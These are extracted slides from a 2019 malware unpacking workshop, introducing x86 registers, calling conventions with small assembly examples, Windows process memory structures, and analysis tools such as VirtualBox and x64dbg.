

Malware Unpacking Workshop



Lilly Chalupowski
August 28, 2019

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools
- Injection Techniques
- Workshop



Disclaimer


Don't be a Criminal

disclaimer.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.


Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.



Registers

reverse_engineering: 0x00

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer



Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

Registers


reverse_engineering: 0x01



Stack Overview


reverse_engineering: 0x02

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
 - Double-Word Aligned



Stack Structure

reverse_engineering: 0x03



Control Flow

reverse_engineering: 0x04

- Conditionals
 - CMP
 - TEST
 - JMP
 - JCC
- EFLAGS
 - ZF / Zero Flag
 - SF / Sign Flag
 - CF / Carry Flag
 - OF/Overflow Flag



Calling Conventions

reverse_engineering: 0x05

- CDECL

- Arguments Right-to-Left
- Return Values in EAX
- Calling Function Cleans the Stack

- STDCALL

- Used in Windows Win32API
- Arguments Right-to-Left
- Return Values in EAX
- The called function cleans the stack, unlike CDECL
- Does not support variable arguments

- FASTCALL


- Uses registers as arguments
- Useful for shellcode



Windows Memory Structure

reverse_engineering: 0x06


- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
 - GetLastError()
 - GetVersion()
 - Pointer to the PEB
- PEB - Process Environment Block
 - Image Name
 - Global Context
 - Startup Parameters
 - Image Base Address
 - IAT (Import Address Table)



IAT (Import Address Table) and IDT (Import Lookup Table)

reverse_engineering: 0x07

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



Assembly

reverse_engineering: 0x08

- Common Instructions
 - MOV
 - XOR
 - PUSH
 - POP



Assembly CDECL (Linux)

reverse_engineering: 0x09

cdecl.c

```
__cdecl int add_cdecl(int a, int b){  
    return a + b;  
}  
int x = add_cdecl(2, 3);
```

Assembly CDECL (Linux)

reverse_engineering: 0x0a

cdecl.asm

```
_add_cdecl:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; get 3 from the stack  
    mov edx, [ebp + 12] ; get 2 from the stack  
    add eax, edx       ; add values to eax  
    pop ebp  
    ret  
  
_start:  
    push 3             ; second argument  
    push 2             ; first argument  
    call _add_cdecl  
    add esp, 8
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0b

stdcall.c

```
__stdcall int add_stdcall(int a, int b){  
    return a + b;  
}  
int x = add_stdcall(2, 3);
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0c

stdcall.asm

```
_add_stdcall:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; set eax to 3  
    mov edx, [ebp + 12] ; set edx to 2  
    add eax, edx  
    pop ebp  
    ret 8                ; how many bytes to pop  
_start:                 ; main function  
    push 3                ; second argument  
    push 2                ; first argument  
    call _add_stdcall
```

Assembly FASTCALL

reverse_engineering: 0x0d

cdecl.c

```
__fastcall int add_fastcall(int a, int b){  
    return a + b;  
}  
int x = add_fastcall(2, 3);
```

Assembly FASTCALL

reverse_engineering: 0x0e

fastcall.asm

```
_add_fastcall:  
    push ebp  
    mov ebp, esp  
    add eax, edx          ; add and save result in eax  
    pop ebp  
    ret  
  
_start:  
    mov eax, 2            ; first argument  
    mov edx, 3            ; second argument  
    call _add_fastcall
```

Guess the Calling Convention

reverse_engineering: 0x0f

hello.asm

```
section      .text                      ; the code section
global       _start                     ; tell linker entrypoint
_start:
    mov     edx,len                  ; message length
    mov     ecx,msg                  ; message to write
    mov     ebx,1                   ; file descriptor stdout
    mov     eax,4                   ; syscall number for write
    int     0x80                    ; linux x86 interrupt
    mov     eax,1                   ; syscall number for exit
    int     0x80                    ; linux x86 interrupt
section      .data                      ; the data section
msg        db  'Hello, world!',0x0   ; null terminated string
len        equ \$ - msg                 ; message length
```

Assembler and Linking


reverse_engineering: 0x10

terminal

```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```

Assembly Flavors

reverse_engineering: 0x11




Tools of the Trade



VirtualBox


tools: 0x00

- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors

10 STAGES OF DEBUGGING




10 stages of debugging




x64dbg


tools: 0x03



x64dbg
tools: 0x04

